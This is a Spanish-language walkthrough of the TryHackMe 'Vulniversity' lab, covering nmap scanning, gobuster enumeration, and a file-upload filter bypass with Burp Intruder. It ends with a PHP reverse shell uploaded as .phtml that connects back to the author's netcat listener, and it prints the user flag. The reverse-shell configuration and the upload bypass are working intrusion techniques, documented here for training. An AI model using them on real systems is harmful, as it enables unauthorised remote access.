

Máquina Vulniversity



Pedro Egea Ortega

Índice

Escaneo..... 3

Enumeración..... 4

Acceso..... 5

Escaneo

nmap -sV <IP_Vulniversity>

```
(pedro@pedro)~$ nmap -sV 10.80.182.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-22 17:48 CET
Nmap scan report for 10.80.182.116
Host is up (0.048s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
3128/tcp  open  http-proxy   Squid http proxy 4.10
3333/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.75 seconds
```

Enumeración

*Nota: en algunas capturas puede cambiar la IP de la máquina debido a que no me dio tiempo a realizarlo en 1 hora y tuve que volver a lanzar la máquina en Tryhackme

gobuster dir -u http://<IP_Vulniversity>:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

```
(pedro@ pedro) [~]
$ gobuster dir -u http://10.80.182.116:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.80.182.116:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/images (Status: 301) [Size: 322] [--> http://10.80.182.116:3333/images/]
/css (Status: 301) [Size: 319] [--> http://10.80.182.116:3333/css/]
/js (Status: 301) [Size: 318] [--> http://10.80.182.116:3333/js/]
/internal (Status: 301) [Size: 324] [--> http://10.80.182.116:3333/internal/]
Progress: 141707 / 141707 (100.00%)
=====
Finished
=====
```

gobuster dir -u http://<IP_Vulniversity>:3333/internal -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

```
(pedro@ pedro) [~]
$ gobuster dir -u http://10.80.182.116:3333/internal -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.80.182.116:3333/internal
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/uploads (Status: 301) [Size: 332] [--> http://10.80.182.116:3333/internal/uploads/]
/css (Status: 301) [Size: 328] [--> http://10.80.182.116:3333/internal/css/]
Progress: 141707 / 141707 (100.00%)
=====
Finished
=====
```

Acceso


Ahora vamos a comprometer el Servidor Web. Para ello necesitaremos 2 archivos, una *wordlist* con distintas extensiones y un *reverse php shell*.

```
(pedro@ pedro) - [~/vulniversity]
$ ls
php-reverse-shell.php  phpevt.txt


(pedro@ pedro) - [~/vulniversity]
$ cat cat phpevt.txt
.php
.php3
.php4
.php5
.phtml

(pedro@ pedro) - [~/vulniversity]
$ cat php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
```

Utilizando la herramienta BurpSuite, vamos a subir el *reverse php shell* mientras interceptamos el tráfico.




Navegamos a la url `http://<IP_Vulniversity>:3333/internal/` y subimos el archivo



Upload

php-reverse-shell.php


La extensión .php no está permitida




Upload

No file selected.


Extension not allowed

Enviamos la petición al *intruder*

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A request to `http://10.82.167.190:3333` is selected. The context menu is open, and the 'Send to Intruder' option is highlighted. The request details are visible in the left pane, showing a POST request to `/internal/index.php` with various headers and a body containing a PHP reverse shell script.

Dentro del *intruder*, queremos borrar todos los marcadores de posición para enviar nuestra *wordlist*

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payload positions' section is visible, and the 'Clear \$' button is highlighted. The 'Attack type' is set to 'Sniper'. The request details are visible in the left pane, showing a POST request to `/internal/index.php` with various headers and a body containing a PHP reverse shell script.



Así descubrimos que la extensión permitida es phtml, renombramos el *reverse php shell* y volvemos a probar con la nueva extensión. Antes de subir el .phtml, debemos editar 1 línea y poner nuestra IP y elegir un puerto de escucha.

```
47 set_time_limit (0);  
48 $VERSION = "1.0";  
49 $ip = '192.168.129.105'; // CHANGE THIS  
50 $port = 1234; // CHANGE THIS  
51 $chunk_size = 1400;  
52 $write_a = null;  
53 $error_a = null;  
54 $shell = 'uname -a; w; id; /bin/sh -i';  
55 $daemon = 0;  
56 $debug = 0;
```


Y dejamos la máquina escuchando

```
(pedro@ pedro)-[~/vulniversity]
$ nc -lvp 1234
listening on [any] 1234 ...
```

Subimos el *reverse shell* .phtml

Upload

php-reverse-shell.phtml

Success

Navegamos a `http://<IP_Vulniversity>:3333/internal/uploads/` y lo ejecutamos

← → ↻ ⚠ Not secure 10.80.155.133:3333/internal/uploads/

Index of /internal/uploads

	Name	Last modified	Size	Description
📁	Parent Directory		-	
📄	php-reverse-shell.phtml	2025-11-24 09:08	5.4K	
📄	shell.phtml	2025-06-12 15:01	5.4K	

Apache/2.4.41 (Ubuntu) Server at 10.80.155.133 Port 3333

Y ya tenemos acceso a la máquina

```
(pedro@pedro)~[/vulniversity]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.129.105] from (UNKNOWN) [10.80.155.133] 54562
Linux ip-10-80-155-133 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
09:25:04 up 34 min, 0 users, load average: 0.05, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ |
```

Investigamos para averiguar quien es el usuario y cuál es la *flag*

```
(pedro@pedro)~[/vulniversity]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.129.105] from (UNKNOWN) [10.80.155.133] 54562
Linux ip-10-80-155-133 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
09:25:04 up 34 min, 0 users, load average: 0.05, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ ls
bill
ubuntu
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992f8e8a6ad22a63361004cfcedb
$
```

DashboardLearnPracticeCompeteAccess MachinesGo Premium1

[Back](#) [Learn](#) > Vulniversity



Vulniversity

Learn about active recon, web app attacks and privilege escalation.

  45 min  350.473  

Start AttackBox Save Room 9360 Recommend Options

Room progress (89%)

 Subscribe to watch a walkthrough video. Otherwise, you can complete this room for free!

Subscribe for just €14.99/month

Subscribe

- ✓ Access to all premium learning content
- ✓ Get your own browser-based Kali Machine
- ✓ Enroll in all learning paths
- ✓ Private OpenVPN servers
- ✓ Start machines faster



Task 1  Deploy the machine

Task 2  Reconnaissance

Task 3  Locating directories using Gobuster

Task 4  Compromise the Webserver

Task 5  Privilege Escalation

